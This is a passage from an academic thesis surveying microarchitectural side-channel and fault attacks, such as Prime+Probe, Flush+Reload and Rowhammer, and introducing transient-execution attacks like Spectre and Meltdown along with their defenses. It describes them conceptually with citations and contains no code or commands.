While not found in practice yet, there is a line of research that investigates more secure cache designs. The basic idea is to replace the predictable address-to-index mapping with a deterministic but *random-looking* mapping. For this purpose, RPCache [329] uses a permutation table. Random-fill cache [195] issues random additional cache fill requests in spatial proximity to the accessed memory locations. However, recent works have shown that only randomizing the memory address is insufficient to protect against contention-based cache attacks [318, 252].




Figure 2.12.: Hardware transactional memory ensures that no concurrent modifications influence the transaction, either by preserving the old value or by aborting and reverting the transaction.

More recent designs (Time-Secure Cache [303], Ceaser-S [251, 252], ScatterCache [336]) compute the random-looking mapping on the fly using an embedded low-latency cryptographic circuit. These are mainly designed for last-level caches, which have the largest latency budget and are most important to protect as they are usually shared across cores. As a key insight, Ceaser-S and ScatterCache partition the cache and use the randomized mapping to derive a different cache-set index in each of these partitions. This impedes both finding and using eviction sets in attacks [247, 246].

2.4. Hardware Transactional Memory

Hardware transactional memory is another feature intended for performance gains, especially with many-core systems and lock variables [352, 82]. For a CPU core executing a hardware transaction, all other threads appear to be halted. From the outside, a transaction running on a CPU core appears as an atomic operation. Transactions can fail if this atomicity cannot be provided due to resource limitations or conflicting concurrent memory accesses. In this case, all transactional changes need to be rolled back. Conveniently, modern out-of-order processors already have roll-back mechanisms (cf. Section 2.1).

To detect conflicts and revert transactions, the CPU tracks all transactional memory accesses. Therefore, as shown in Figure 2.11, transactional memory is typically divided into a *read set* and a *write set*, containing all memory locations read or written, respectively. Concurrent read accesses do not pose a synchronization problem and, hence, are allowed. However, as soon as the write set of one thread overlaps with the write or read set of another thread, it becomes a synchronization problem, and the transaction cannot be completed atomically anymore, leading to a transactional abort. Figure 2.12 visualizes this exemplarily for a simple transaction with one conflicting concurrent thread.

Hardware transactional memory is nowadays supported by different processors [222]. The concrete implementations build on top of out-of-order execution and caches. The write set is often tracked via the L1 data cache. Upon a transaction abort, the corresponding L1 data cache lines are invalidated. On Intel processors, the read set is not tracked via a cache directly but via a bloom filter. Still, the size usable in practice appears to be the size of the last-level cache [108].

2.5. Trusted Execution Environments

Trusted Execution Environments (TEEs) aim for scenarios where the entire system is untrusted, except for the CPU. Various TEEs achieve this goal to a different extent. The most widely used TEE is likely ARM TrustZone, which most modern smartphones support. For x86, Intel SGX is supported on many Intel processors. SGX provides integrity and confidentiality guarantees for code and data [66]. For this purpose, SGX requires programs to be split into a trusted part, running as an *SGX enclave*, and an untrusted part, a regular user application, cf. Figure 2.13. The CPU fully isolates the trusted enclave, and neither the application nor the operating system can access the enclave's memory. Furthermore, to protect against bus-probing attacks on the DRAM bus and cold-boot attacks, the memory range used by SGX is encrypted via transparent memory encryption. The encrypted memory is a physically contiguous block in DRAM, called the *EPC* (enclave page cache). Local or remote attestation ensure the integrity of the enclave by proving its correct loading. If the operating system or hypervisor attempt to access it anyway, they read a constant value (usually all '1') regardless of the memory location read, thwarting any attempt to read enclave memory.




Figure 2.13.: With Intel SGX, applications are split into a trusted (enclave) and an untrusted (host) part. The hardware prevents any access to the trusted part. The only communication between enclave and host uses predefined `ecalls` and `ocalls`.

Applications can call into enclaves via well-defined entry points to perform certain trusted tasks, similar to a user program that could call into the kernel via a system call. The hardware prevents any other attempt to access the enclave or the enclave's memory. However, this isolation is one-sided, and sandboxing may be necessary to restrict enclave accesses to the outside [332].

2.6. Microarchitectural Attacks

In this section, we provide a brief history of microarchitectural attacks and discuss the state of the art. Microarchitectural attacks exploit observable microarchitectural behavior that is not entirely architecturally defined, often rooted in optimizations on the microarchitectural level. These observable microarchitectural behavior differences undermine system security

and software security by leaking secret information or by illegally manipulating data. When speaking of microarchitectural attacks, we usually mean software-based microarchitectural attacks that do not require physical access to the target device. Instead, the typical threat model is a remote attacker with some degree of code execution on the target device.

Several previous works attempted to systematize the landscape of microarchitectural attacks and defenses [7, 92, 32, 294, 290, 357, 105]. However, new attacks and defenses appear at a rapid pace, extending the state-of-the-art beyond these systematizations.

We first distinguish microarchitectural attacks based on whether they leak information from a victim or illegally modify the architectural state of a victim. While the former are mostly side-channel attacks, the latter are mostly fault attacks.

Microarchitectural side-channel attacks usually consist of three stages:

1. The attacker brings the microarchitecture into a known state.
2. The victim performs an operation.
3. The attacker observes the microarchitectural state change.

The first microarchitectural attacks were cache attacks [175]. They exploit the effect that if a memory location is cached, the latency to access it is lower. The basic idea, the intentional behavior of a cache, is to lower the access latency for memory locations that are likely to be accessed in the future, based on what happened in the past, cf. Section 2.3. While this is already an exploitable behavior, the attack becomes much more powerful if the attacker can influence whether the memory location is cached or not, *i.e.*, the first step outlined above. In the early 2000s, cache timing attacks have been studied in many works [164, 235, 306, 31, 37].

Today, there is a set of standard techniques that are used to attack various caches and microarchitectural buffers. These techniques are Evict+Time [31, 234], Prime+Probe [239, 234], and Flush+Reload [117, 351].

Evict+Time. In an Evict+Time side-channel attack [234], the attacker measures the execution time of a specific victim computation several times. As a preparation to establish a baseline, the attacker lets the victim execute as is. The attacker then mounts the attack in two steps:

1. The attacker evicts a certain fraction of the cache, e.g., a cache set.

2. The victim performs a computation. The attacker measures the execution time.

If the attacker measured a higher execution time, the evicted fraction of the cache, e.g., the cache set, was likely used in the victim's computation. Hence, the attacker learns upon which memory locations the victim's execution depends. If memory locations are accessed based on secret data, this allows deducing the secret data or parts of it. Evict+Time usually works on a cache-set granularity and is highly susceptible to noise due to other system activity, unrelated caching and buffering effects, influencing the execution time. Therefore, attacks usually need a high number of repetitions to obtain meaningful results, *i.e.*, with statistical significance. Evict+Time does not require any shared memory between attacker and victim, but it requires the attacker to be able to measure the exact starting and end time of a victim computation. On modern processors, eviction on certain caches may be complicated by complex addressing functions [206] and replacement policies [112, 318]. However, depending on the cache, e.g., the L1 cache or the TLB, the mapping can be simple, and replacement policies predictable.

Some of the early cache timing side-channel attacks already resembled Evict+Time. More recently, Evict+Time has been used, for instance, by Hund et al. [130] to break KASLR, by Lipp et al. [191] on mobile ARM-based devices, by Jain et al. [155] in a parallelized variant.

The Evict+Time methodology has also been applied to other buffers than the cache. Moghimi et al. [216] fill the store buffer with false dependencies, *i.e.*, evicting entries that would lead to lower run times of the victim, and measure whether the execution time of the victim increases.

Prime+Probe. In a Prime+Probe side-channel attack [234], the attacker repeatedly measures how long it takes to fill a cache set by accessing a set of memory locations (cf. Figure 2.14). Whenever the victim replaces ways in this cache set, the attacker will experience cache misses when refilling the cache set. Otherwise, the attacker experiences more cache hits and, thus, observes a lower timing. There is a correlation between higher timing and a higher number of replaced ways by the victim. However, most attacks exploit this side channel in a binary fashion, *i.e.*, there was, or there was no access by the victim to the target cache set.

Both Prime+Probe and Evict+Time are based on the eviction of a cache set. Thus, they have the same granularity, *i.e.*, a cache set, and similarly




Figure 2.14.: A Prime+Probe attack illustrated in 3 steps [105]. The attacker continuously primes a cache set using its own memory locations and measures the execution time of this step (Step 1 and Step 3). In Step 2, the victim possibly accesses (non-shared) memory locations that map to the same cache set. If the victim accessed memory locations in the same cache set in Step 2, the execution time of the priming (*i.e.*, the probe step) is high as one of the cache ways has been replaced. Otherwise, the execution time of the priming is low.

need to take complex addressing functions [206] and replacement policies [112, 318] into account. Prime+Probe does not require the ability to measure the victim's execution time. This also enables asynchronous attacks where the attacker continuously runs Prime+Probe, and the victim computation is triggered independently. Usually, as both the prime and probe steps refill the cache set, these two steps can be combined into a single step that the attacker runs continuously. However, there are also implementations with separate prime and probe steps, which may yield a higher accuracy at a loss of temporal resolution.

Depending on the use case, the accuracy of Prime+Probe may be higher than with Evict+Time as it does not measure the entire victim execution time, but only an access to its own controlled sequence of memory accesses. However, it is still susceptible to noise from unrelated cache activity in the same cache set.

Prime+Probe attacks have a long history in the cryptographic community, first targeting the L1 data and instruction caches [239, 225, 234, 6, 37, 4, 9, 10, 44, 5, 361]. More recently, Prime+Probe attacks on the last-level cache have gained more attention in both the cryptographic community but also

in system security research [257, 206, 207, 196, 148, 163, 133, 255, 118, 67, 323], e.g., to detect co-location in the cloud [359], mount attacks from web browsers [233], on mobile devices [191]. Maurice et al. [208] built an error-resilient Prime+Probe cache covert channel in the cloud. Gras et al. and Van Schaik et al. [99, 314] run Prime+Probe on memory locations in the page table hierarchy. Gras et al. [98] also demonstrated Prime+Probe on the TLB. We showed that a timing-less variant of Prime+Probe is possible by using a TSX-based mechanism that leads to TSX aborts or not, depending on the victim's memory accesses [108]. Disselkoen et al. [70], in concurrent work, discovered the same variant. Schwarz et al. [275] mount a Prime+Probe variant targeting multiple memory locations simultaneously to improve the attack accuracy significantly.

Several Prime+Probe attacks have focused on attacking Intel SGX enclaves [97, 42, 272, 217, 280]. The Intel SGX threat model assumes a fully compromised software system. Thus, the adversary may have the highest privileges in the system, greatly simplifying the development of microarchitectural attacks due to the more precise control over the microarchitecture.

Prime+Probe has also been demonstrated on other buffers than the instruction and data cache hierarchy. Aciicmez et al. [11, 3] demonstrated a Prime+Probe attack on the branch-target buffer (BTB), where the victim's branches evict the attacker's predictions from the BTB, leading to a higher execution time for the probe phase. We demonstrated a Prime+Probe attack on the DRAM row buffer [240], which exists once per DRAM bank.[2] Bhattacharya et al. [34] used the same Prime+Probe attack on DRAM in a cryptographic attack. Evtyushkin et al. [77] built a covert channel using a Prime+Probe-style attack on the branch predictor, and Evtyushkin et al. [78] later also presented a KASLR break using a similar Prime+Probe-style attack on the branch-target buffer (BTB). Lee et al. [182] presented a similar Prime+Probe-style attack on the BTB targeting a cryptographic algorithm running in SGX. Evtyushkin et al. [76] built a covert channel exploiting timing differences of the `rdseed` instruction depending on the state of the internal random number buffer. The methodology is similar to a Prime+Probe attack in that the sender is either active and consumes a value or remains inactive, to induce a different behavior on the receiver side. We showed that a Prime+Probe attack on the DRAM row buffer can even be mounted in JavaScript [277]. Evtyushkin et al. [79] demonstrated Prime+Probe attacks on the pattern

[2] There are usually between 32 and 128 DRAM banks.




Figure 2.15.: A Flush+Reload attack illustrated in 3 steps [105]. In Step 1, the attacker flushes a shared memory location in the attacker's virtual address space. In Step 2, the victim possibly accesses the same shared memory location in the victim virtual address space. In Step 3, the attacker reloads the shared memory location and measures the access latency. If the victim accessed the memory location in Step 2, the access latency observed in the reload step is low. Otherwise, the access latency in the reload step is high.

history table (PHT). On processors with non-inclusive last-level caches, Yan et al. [349] attacked the cache directory instead of the cache, resulting in the same effect. Han et al. [123] mounted a Prime+Probe attack on the SGX MEE cache. Briongos et al. [43] presented the Reload+Refresh attack, which can be seen as a Prime+Probe attack on one way of a set (the one which is evicted next) rather than the full set, exploiting the cache control state in a finer granularity than other side channels merely checking for cache line presence. Vila et al. [317] showed that this information even survives cache flushing and cache invalidation operations, invalidating certain security assumptions. We recently demonstrated a Prime+Probe-style attack on another caching element, namely the AMD cache way predictor [192], which is intended to speed up cache lookups.

Flush+Reload. In a Flush+Reload side-channel attack [351], the attacker repeatedly measures how long it takes to reload a flushed cache line from memory (cf. Figure 2.15). The idea is that whenever the victim accesses the cache line, the reloading will take substantially less time as the cache line is already in the cache then. Flush+Reload, and its variant Evict+Reload, work in three steps that are run in a loop:

1. The attacker flushes or evicts a target cache line using the `clflush` instruction.

2. The victim may or may not access the target cache line depending on a secret.

3. The attacker then measures the time it takes to reload the cache line.

In Step 3, the attacker can decide, based on the reload time, whether the victim must have accessed the cache line in the meantime. This general attack flow is illustrated in Figure 2.15. Flush+Reload is highly accurate, as it works on virtual addresses. Only if the cache line of this exact virtual address is cached, the timing is low. Hence, Flush+Reload attacks are very robust to other system activity and experience very little noise. However, for this to work, Flush+Reload exploits the availability of shared memory, e.g., shared libraries, binaries, memory-mapped files, between attacker and victim. Hence, in scenarios where shared memory is not available, Flush+Reload cannot be applied, and an attacker has to resort to techniques that do not require shared memory, such as Prime+Probe.

Some implementations give extra time to the victim or try to act nice to the operating system kernel in Step 2, e.g., by adding a `sched_yield` call. However, it is crucial that as little time as possible passes between Step 3 and Step 1, as any victim memory access between these two steps would be lost.

Flush+Reload attacks have first been demonstrated on cryptographic implementations [117, 351, 30, 151, 360, 149, 120, 243, 150, 20, 132, 102]. Subsequently, we discovered the more broad applicability of Flush+Reload in template attacks on arbitrary functionality, leading to another line of research on non-cryptographic applications [115, 191, 358, 219, 322], e.g., user input. We demonstrated that Flush+Reload can also be used as a trigger signal for double-fetch bugs [271].

There are different variants of Flush+Reload. Evict+Reload [115, 191] is a variant of Flush+Reload we introduced for scenarios where no flush instruction is available, e.g., certain ARM-based mobile devices, as the `clflush` instruction is replaced by cache eviction. Flush+Flush [113] is a variant of Flush+Reload that exploits a timing difference in the `clflush` instruction to determine whether a memory location is cached. Hence, the attacker can omit the reload step from Flush+Reload, resulting in a faster and stealthier cache attack that does not perform a single memory access.

Irazoqui et al. [147] demonstrated a cross-CPU variant of Flush+Reload, exploiting cross-CPU coherency.

We demonstrated that prefetch instructions leak timing differences based on whether memory locations are cached or not and used this to defeat KASLR [111]. The attack methodology used is basically Evict+Reload:

1. The attacker first evicts a guessed memory location.
2. The victim (the kernel) then accesses some memory location.
3. The attacker measures how long it takes to access the memory location with a prefetch instruction, yielding low timing if the guess was correct and the memory location was cached by the victim.

Flush+Reload and its variants have also been demonstrated on other microarchitectural buffers than the caches. We demonstrated Evict+Reload attacks on DRAM row buffers [240]. Gras et al. [99] mount Evict+Reload on page table memory.[3] Yan et al. [349] observe that Flush+Reload also works on non-inclusive last-level caches as `clflush` evicts from all caches. However, they also develop an Evict+Reload attack on cache directories for processors with non-inclusive last-level caches. We recently demonstrated an Evict+Reload-style attack on the AMD cache way predictor [192]. Not targeting the CPU microarchitecture but the operating system microarchitecture, we demonstrated page cache attacks [107] targeting the operating system page cache, which is mostly transparent to user space.

2.6.1. Other Microarchitectural Side-Channel Attacks

Besides these main categories of software-based microarchitectural side-channel attacks, some works have investigated more direct and stateless interference between different operations. This interference originates, for instance, in throughput limitations of processors. Aciicmez et al. [9] demonstrated that parallel execution of multiplication instructions can leak an RSA key used in a square-and-multiply exponentiation. Wu et al. [341, 340] built covert channels based on memory bus contention.

Interrupts induce another form of contention. If a running thread is interrupted, it cannot continue with its computations until the interrupt is

[3] Note that the attack is labeled Evict+Time in the paper, but in line with other works, Evict+Time measures the time of a victim execution, whereas here the attacker performs the reload operation that is timed as is done in an Evict+Reload attack.

handled. This can be exploited in different ways. First, the time consumed by the interrupt leaks information to unprivileged user space on what interrupt was executed. We demonstrated interrupt-timing attacks from JavaScript [190] and in native code [275]. Van Bulck et al. [312] performed an interrupt-timing attack on SGX. Related attacks target architecturally exposed information such as page faults [347] or page-table bits [313].

Several attacks probe the state like a Flush+Reload or Evict+Reload attack but do not require any preparation or resetting of the microarchitectural state. Jang et al. [157] deliberately try to access a kernel address from user space and measure how long it takes for the TSX transaction to abort, which is longer for valid addresses. Schwarz et al. [279] similarly probed whether a transaction aborts, to infer which memory locations are readable or writable.

2.6.2. Microarchitectural Fault Attacks

Fault attacks also play an essential role in microarchitectural attack research. The first software-based microarchitectural fault attack was the so-called Rowhammer bug. The Rowhammer bug exploits parasitic effects that discharge DRAM cells when accessing other DRAM cells in proximity. There is no strict mapping of DRAM cells to security domains, meaning that neighbored cells may belong to different security domains. Rowhammer attacks access DRAM cells repeatedly at a high frequency until the cell's binary value is not correctly sensed anymore but mistaken for the flipped value. After the initial discovery of its relevance for security [168] and the first proof-of-concept exploits [282], a line of research investigated different properties of Rowhammer attacks and scenarios [112, 240, 181, 14, 15, 248, 39, 34, 342, 253, 316, 191, 13, 156, 110, 299, 189, 355, 61, 87, 188, 242, 55, 152, 335, 362, 63, 62, 180, 88].

Karimi et al. [162] demonstrated that software can artificially age circuits used in specific pipeline stages. However, so far, follow up works have not demonstrated realistic attacks based on their observations.

In another line of research, manipulations of voltage and frequency have been examined to induce faults directly in processors. The attack is enabled by the Dynamic Voltage Frequency Scaling (DVFS) feature of the processor. Based on the frequency, the processor will select a different voltage. To enable optimizations for efficiency and performance, most devices allow a full-privileged attacker to modify the voltage-frequency

levels even into unsafe ranges. Tang et al. [296] showed that increasing the frequency without increasing the voltage on an ARM-based device can induce bit flips inside the ARM TrustZone that are exploitable from the outside. Qiu et al. [249] extended on their attack by modifying the voltage instead of the frequency. Krautter et al. [179] analyzed voltage drops for fault induction on shared FPGAs. We showed that undervolting is similarly exploitable on Intel x86 processors and demonstrated multiple attacks on Intel SGX [220]. In concurrent work, Kenjar et al. [165] and Qiu et al. [250] obtained similar results.

While fault attacks are less connected to transient-execution attacks, there is the aspect that both transient-execution attacks, e.g., Spectre [174] and LVI [311], in fact, induce a transient fault into a victim domain.

3

State of the Art in Transient-Execution Attacks and Defenses

This chapter provides a summary and discussion of the state-of-the-art transient-execution attacks and defenses. We first provide a brief explanation of the basic idea of transient-execution attacks in Section 3.1. In Section 3.2, we discuss the discovery of transient-execution attacks, which was a collision between multiple research groups discovering these attacks at the same time. We then dive into the details of Spectre attacks and defenses in Section 3.3, Meltdown, and LVI attacks and defenses in Section 3.4.

3.1. Basic Idea of Transient-Execution Attacks

Transient execution describes the execution of instructions that are not committed to the architectural state but change the microarchitectural state [174, 193, 50, 345]. Speculative execution (cf. Section 2.1) can lead to transient execution if the prediction, and thus, the speculation was incorrect. However, transient execution also occurs in entirely linear control flows without any prediction. For instance, on most processors, any operation may trigger an exception, e.g., a page fault because the code or data referenced by the current instruction was not mapped. Subsequent instructions may still be executed. In both cases, the misprediction and the deliberate execution of instructions after an exception, the processor has to revert the operations and architectural effects. The word "transient" captures that the executed operations are not permanently part of the instruction stream, and the effects of these operations are not persistent.




Figure 3.1.: High-level overview of a transient-execution attack in 6 phases. Note that we added an explicit Phase 3 for accessing the secret, compared to Canella et al. [50]: (1) prepare microarchitecture, (2) execute a *trigger instruction*, (3) *transient instructions* access data of interested to the attacker, (4) *transient instructions* encode unauthorized data through a microarchitectural covert channel, (5) CPU retires trigger instruction and flushes transient instructions, (6) reconstruct secret from microarchitectural state.

The time from the first transient operation to the last transient operation before the reverting of architectural effects is called the "transient window".

A transient-execution attack exploits transient execution by running operations in this transient window that acquire secret information and transmit it to the architectural state. So far, all attacks used a side channel as the transmission channel, hence the common misclassification of transient-execution attacks as side channels. Several works also, when asking whether this field is new, note that side channels are not novel [126]. However, as outlined before and also as detailed in the remainder of this habilitation: Transient-execution attacks are no side channels they only utilize them.

Figure 3.1 illustrates the phases of a transient-execution attack. All attack phases may be performed by the attacker directly or indirectly by making a victim perform the phases for the attacker, e.g., by providing the corresponding inputs triggering these phases in the victim.

In Phase 1, the attacker prepares the microarchitecture such that the transient execution acquires the secret, the transient window is long enough to leak the secret, and the secret can be extracted from the transmission channel.

In Phase 2, the attacker starts the transient execution using a trigger instruction. This could be a branch in the victim domain in the case of a Spectre attack. It could be any aborting instruction (e.g., fault, assist, interrupt) in the case of Meltdown-type and LVI attacks. In Spectre and LVI attacks, the trigger instruction runs in the victim domain, in Meltdown-type attacks in the attacker domain.

In Phase 3, the transient instructions are executed but not committed. Again, in Spectre and LVI attacks, these transient instructions run in the victim domain, in Meltdown-type attacks in the attacker domain. In Spectre attacks, the attacker usually prepared the microarchitecture in Phase 1 such that it controls which code in the victim domain is executed here. Typically the attacker wants to run code that accesses data of interest, e.g., a secret, and prepares it for transmission through a microarchitectural covert channel.

Phase 4 is still transient, *i.e.*, executed but not committed. In this phase, the attacker transmits the data of interest into the microarchitectural state. Most transient-execution attacks transmit the secrets by encoding them into the cache state.

In Phase 5, the transient window ends as the transient instructions are flushed, and the correct operation following the trigger instruction is executed instead, e.g., the correct side of a branch in a Spectre attack, a CPU exception handler in a Meltdown-type attack. However, at this point, the state of the microarchitecture, e.g., the cache, has already changed.[1]

In Phase 6, the attacker uses a mechanism to recover the encoded secret from the microarchitecture. In most published attacks, the data is encoded in the cache. In this case, the attacker uses a cache side channel to recover the secret data that was encoded into the cache in Phase 3.

Mitigation may be attempted at any of the 6 phases. However, some phases capture the root cause better than others. Mitigating Phase 1, *i.e.*, influencing the microarchitectural state, is quite tricky as influencing the state of various caches and buffers is the foundation for today's processor performance. Generically, effectively preventing it means disabling the

[1] While all attacks so far encoded secrets into the microarchitecture, effectively using a microarchitectural side channel for the data transmission, it is very well imaginable that there are transmission channels that do not build on side channels. The `xabort` instruction can return a transiently computed 8-bit value to the architectural state. Future work has to show whether this could be used to build transient-execution attacks without relying on side channels for transmission.

corresponding features, e.g., branch prediction. This does not capture the root cause of Spectre attacks, as it is primarily a useful optimization. Mitigating Phase 2, *i.e.*, the trigger instructions, would require that misspeculations are not possible anymore, nor instruction aborts. This is not feasible with our modern processors that heavily rely on speculation and out-of-order execution. In Phase 3, the processor accesses data it should not access. Restricting the transient execution in Phase 3 to operations that cannot access secrets or cannot influence the microarchitectural state based on these secret accesses would eliminate Spectre attacks. However, this is difficult with our modern hardware-software systems as the notion of secret is usually not precisely captured on the language level and also not propagated to the hardware level.

Mitigating Phase 4, *i.e.*, preventing the covert channel transmission, is not possible as long as some shared state remains. In extreme cases, this can be a shared state like the room temperature [122]. Solving the problem in Phase 5 by perfectly reverting not only the architectural but also the microarchitectural state would eliminate leakage after Phase 5. However, attacks may run Phase 6 and Phase 4 in parallel, in which case Phase 5 would have no effect. Mitigating Phase 6, *i.e.*, probing the microarchitectural state, is also quite challenging to prevent. Caches and buffers are intended to speed up accesses based on the principle of locality.

Later in this chapter, we will categorize defenses based on which phase they target.

In many cases, the secret is accessed via a load operation. In particular, for Meltdown-type attacks, the secret is acquired during the transient execution via a load operation. Similarly, LVI attacks are misdirected by inducing a wrong value into a transient load operation. In Meltdown and LVI attacks, these load operations continue, although the processor knows that they need to be aborted and reverted. Hence, Schwarz et al. [276] called these operations "zombie loads" in the style of "zombie threads" which also continue existing although they should be terminated. The root cause they identify for all Meltdown-type attacks is that the load-buffer entry is used for zombie loads, and the load is executed, although the data in the load-buffer entry may be outdated. In particular, the load-buffer entry may provide the physical address from a previous load whose entry was already released. This outdated physical address is then used to match an L1 cache or line-fill buffer entry [276]. Hence, this can be viewed as one of many instances of use-after-free bugs that we know from various contexts [12, 346, 184, 194, 293, 45, 204, 205, 114].

Table 3.1.: First-level characterization of transient-execution attacks and related side-channel attacks in terms of targeted microarchitectural predictor or data buffer (vertical axis) vs. leakage- or injection-based methodology (horizontal axis) [311].

	Methodology / **μ-Arch Buffer**	**Leakage**	**Injection**
Prediction history	PHT	BranchScope [79], Bluethunder [131]	Spectre-PHT [174]
	BTB	SBPA [8], BranchShadow [182]	Spectre-BTB [174]
	RSB	Hyper-Channel [46]	Spectre-RSB [177, 200]
	STL	—	Spectre-STL [128]
Program data	NULL	EchoLoad [49]	LVI-NULL [311]
	L1D	Meltdown [193], Foreshadow [310]	LVI-L1D [311]
	FPU	LazyFP [291]	LVI-FPU [311]
	SB	Store-to-Leak [270], Fallout [48]	LVI-SB [311]
	LFB/LP	ZombieLoad [276], RIDL [267]	LVI-LFB/LP [311]

Van Bulck et al. [311] observed that on a first level, we can distinguish transient-execution attacks that leak information and attacks that inject (false) information, and we can distinguish attacks that target control-flow and attacks that target data. Putting this observation together, we obtain Table 3.1. Transient control-flow has been used in side-channel attacks already more than a decade ago [8]. On more recent processors, reverse-engineering of the new branch prediction mechanisms was essential to mount attacks [79]. These attacks let the attacker misspeculate based on past control-flow decisions (branches) in the victim domain. By measuring whether or not the processor misspeculated, control-flow information from the victim domain is leaked. Spectre turns this leakage around into control-flow injection and lets the victim misspeculate. Meltdown, on the other hand, directly leaks data from various buffers and caches. LVI again turns this leakage around into data injection and lets the victim erroneously run into transient execution with the injected data values, similar to a Spectre attack. Note that in Meltdown and LVI attacks, the processor does not actually misspeculate, but after an operation triggered an abort (e.g., due to a fault or assist), the processor deliberately continues with subsequent operations for a short amount of time instead of stopping them immediately.

To facilitate experimentation with transient-execution attacks, there are ongoing efforts to make these attacks more reproducible and systematize them. Accompanying our systematic evaluation of transient-execution attacks and defenses [50], we created a website and a repository with proof of concepts for various transient-execution attacks, building on the same set of microarchitectural attack libraries. Efforts to systematize the transient-execution landscape have also been made by Xiong and Szefer [345] and by the Google Safeside project [261]. Their focus is on providing a broad set of proof of concept attacks for defenders to help them test whether they mitigated all attacks.

3.2. The Discovery of Transient-Execution Attacks

The discovery of transient-execution attacks, namely with the Spectre and Meltdown attacks, was a collision between multiple research groups discovering these attacks at the same time. One of the earliest security analyses of speculative execution is by Wang and Lee [328]. They noted that speculative execution could be used to build a covert channel. Probing the branch predictor, by timing speculative execution [11, 3, 77, 78, 182] or performance counters [33], has since been studied in side-channel attacks, mostly on cryptographic implementations.

Besides these works that explicitly target the branch predictors, speculative execution has mostly been reported as an aggravating effect, often mentioned in combination with prefetching [117, 351, 350, 60, 216]. Several plots in these works, e.g., plots presented by Gullasch et al. [117] and Yarom et al. [351], clearly show how speculative execution changes the cache state. However, as this speculative execution was not attacker-controlled, it merely introduced noise into the otherwise controlled side-channel experiments.

